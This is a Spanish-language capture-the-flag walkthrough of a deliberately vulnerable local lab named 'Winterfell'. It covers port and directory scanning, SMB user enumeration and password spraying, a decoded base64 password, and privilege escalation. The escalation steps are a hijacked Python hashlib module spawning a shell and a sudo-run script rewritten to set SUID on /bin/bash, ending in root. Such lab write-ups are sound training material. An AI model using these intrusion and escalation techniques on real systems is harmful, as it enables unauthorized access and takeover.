WINTERFELL

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip winterfell.zip

  Archive:  winterfell.zip
  inflating: winterfell.tar
  inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh winterfell.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.097 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.097/0.097/0.097/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 16:04 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 39:f8:44:51:19:1a:a9:78:c2:21:e6:19:d3:1e:41:96 (ECDSA)
|_  256 43:9b:ac:9c:d3:0c:ad:95:44:3a:c3:fb:9e:df:3e:a2 (ED25519)
80/tcp  open  http        Apache httpd 2.4.61 ((Debian))
|_http-title: Juego de Tronos
|_http-server-header: Apache/2.4.61 (Debian)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-07-17T20:04:54
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Encontramos los puertos 22, 80, 139 Y 445




ENUMERACIÓN

Con gobuster, enumeramos directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1729]
/dragon               (Status: 301) [Size: 309] [--> http://172.17.0.2/dragon/]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```


En http://172.17.0.2/dragon/EpisodiosT1, tenemos



Posibles contraseñas.

Con enum4linux

enum4linux 172.17.0.2



Tres usuarios: jon, aria y daenerys


Se probó con hydra y medusa y no iba. Vamos con crackmapexec.

Primero creamos un users.txt con los tres usuarios.

Después, creamos un passwd.txt con la lista de episodios

Ejecutamos


crackmapexec smb 172.17.0.2 -u users.txt -p passwd.txt



EXPLOTACIÓN


Después de comprobar por ssh cada usuario con las contraseñas, no conseguimos nada. Vamos por smb. Listamos recursos compartidos

smbclient -L 172.17.0.2




Nos conectamos al recurso compartido shared con el usuario jon

smbclient -U 'jon' //172.17.0.2/shared



Listamos



Bajamos a nuestra máquina el archivo

smb: \> get proteccion_del_reino
getting file \proteccion_del_reino of size 313 as proteccion_del_reino (5.3 KiloBytes/sec) (average 5.3 KiloBytes/sec)

Lo leemos

cat proteccion_del_reino

Aria de ti depende que los caminantes blancos no consigan pasar el muro.
Tienes que llevar a la reina Daenerys el mensaje, solo ella sabrá interpretarlo. Se encuentra cifrado en un lenguaje antiguo y difícil de entender.
Esta es mi contraseña, se encuentra cifrada en ese lenguaje y es -> aGlqb2RlbGFuaXN0ZXI=

Tiene pinta de ser un base64, con lo que

echo 'aGlqb2RlbGFuaXN0ZXI=' | base64 -d

hijodelanister

Nos conectamos por ssh como jon

ssh jon@172.17.0.2

```
└─# echo 'aGlqb2RlbGFuaXN0ZXI=' | base64 -d

hijodelanister
```

```
└─# ssh jon@172.17.0.2
jon@172.17.0.2's password:
Linux 5e5ba2d4b025 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jon@5e5ba2d4b025:~$
```

ESCALADA DE PRIVILEGIOS

Listamos y leemos el archivo

```
jon@d1a32046313c:~$ ls -la
total 36
drwxr-xr-x 1 jon  jon  4096 Jul 17 09:17 .
drwxr-xr-x 1 root root 4096 Jul 16 20:25 ..
-rw------- 1 jon  jon   128 Jul 17 09:16 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29 19:40 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29 19:40 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17 09:15 .local
-rwxrwxr-x 1 aria aria  608 Jul 17 09:17 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29 19:40 .profile
-rw-r--r-- 1 root root  103 Jul 16 20:26 paraJon
jon@d1a32046313c:~$ cat paraJon
Jon para todos los mensajes que quieras encriptar debes de usar la herramienta oculta que te he dejado
jon@d1a32046313c:~$
```

Examinamos el .py

El script mensaje.py se encarga de tomar un mensaje de entrada del usuario y encriptarlo utilizando el algoritmo SHA-256.

Buscamos permisos sudo

```
jon@d1a32046313c:~$ sudo -l
Matching Defaults entries for jon on d1a32046313c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jon may run the following commands on d1a32046313c:
    (aria) NOPASSWD: /usr/bin/python3 /home/jon/.mensaje.py
jon@d1a32046313c:~$
```

Creamos un archivo llamado hashlib.py en /home/jon

que sobrescriba el módulo estándar hashlib.

Esto se hace para que cuando el script .mensaje.py intente importar

hashlib, se importe tu módulo personalizado en su lugar.

Python busca módulos en el directorio actual antes de buscar en las

bibliotecas estándar. Al colocar un archivo hashlib.py en el directorio

/home/jon, Python lo importará en lugar del módulo estándar hashlib.

```
import os
os.system("/bin/bash")
```

Ejecutamos el script

jon@d1a32046313c:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py

Y somos aria

aria@d1a32046313c:/home/jon$

Buscamos permisos sudo

```
aria@d1a32046313c:/home/jon$ sudo -l
Matching Defaults entries for aria on d1a32046313c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aria may run the following commands on d1a32046313c:
    (daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
aria@d1a32046313c:/home/jon$
```

Listamos el contenido del directorio daenerys

```
sudo -u daenerys /usr/bin/ls daenerys/

mensajeParaJon
```

Leemos el mensaje para jon

```
aria@d1a32046313c:/home$ sudo -u daenerys /usr/bin/cat daenerys/mensajeParaJon

Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cuando

despues Jon cumpla y me ayude a recuperar el trono de hierro.Te dejo en este mensaje

la contraseña de mi usuario por si necesitas llamar a uno de mis dragones desde tu ordenador.

!drakaris!
```

Nos hacemos daenerys

```
aria@d1a32046313c:/home$ su daenerys
Password:
daenerys@d1a32046313c:/home$
```

Buscamos permisos sudo

```
daenerys@d1a32046313c:/home$ sudo -l

Matching Defaults entries for daenerys on d1a32046313c:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daenerys may run the following commands on d1a32046313c:
        (ALL) NOPASSWD: /usr/bin/bash /home/daenerys/.secret/.shell.sh
```

Listamos

```
daenerys@d1a32046313c:~$ ls -la

total 32
drwx------ 1 daenerys daenerys 4096 Jul 16 20:26 .
drwxr-xr-x 1 root     root     4096 Jul 16 20:25 ..
-rw-r--r-- 1 daenerys daenerys  220 Mar 29 19:40 .bash_logout
-rw-r--r-- 1 daenerys daenerys 3526 Mar 29 19:40 .bashrc
-rw-r--r-- 1 daenerys daenerys  807 Mar 29 19:40 .profile
drwxr-xr-x 1 root     root     4096 Jul 16 20:26 .secret
-rw-rw-r-- 1 daenerys daenerys  277 Jul 16 20:26 mensajeParaJon
```

Nos vamos al .secret

```
daenerys@d1a32046313c:~$ cd .secret

daenerys@d1a32046313c:~/.secret$ ls -la
total 12
drwxr-xr-x 1 root         root      4096 Jul 16 20:26 .
drwx------ 1 daenerys daenerys 4096 Jul 16 20:26 ..
-rwxr-xr-x 1 daenerys daenerys   57 Jul 16 20:26 .shell.sh

Modificamos .shell.sh ya que tenemos permisos

#!/bin/bash

chmod u+s /bin/bash

daenerys@d1a32046313c:~/.secret$ sudo -u root /usr/bin/bash /home/daenerys/.secret/.shell.sh
daenerys@d1a32046313c:~/.secret$ bash -p
bash-5.2# whoami
root
```

BIBLIOGRAFÍA

https://www.youtube.com/watch?v=KD5U-LZ6Fyc

Gracias a Zunder por sus amenas y agradables explicaciones.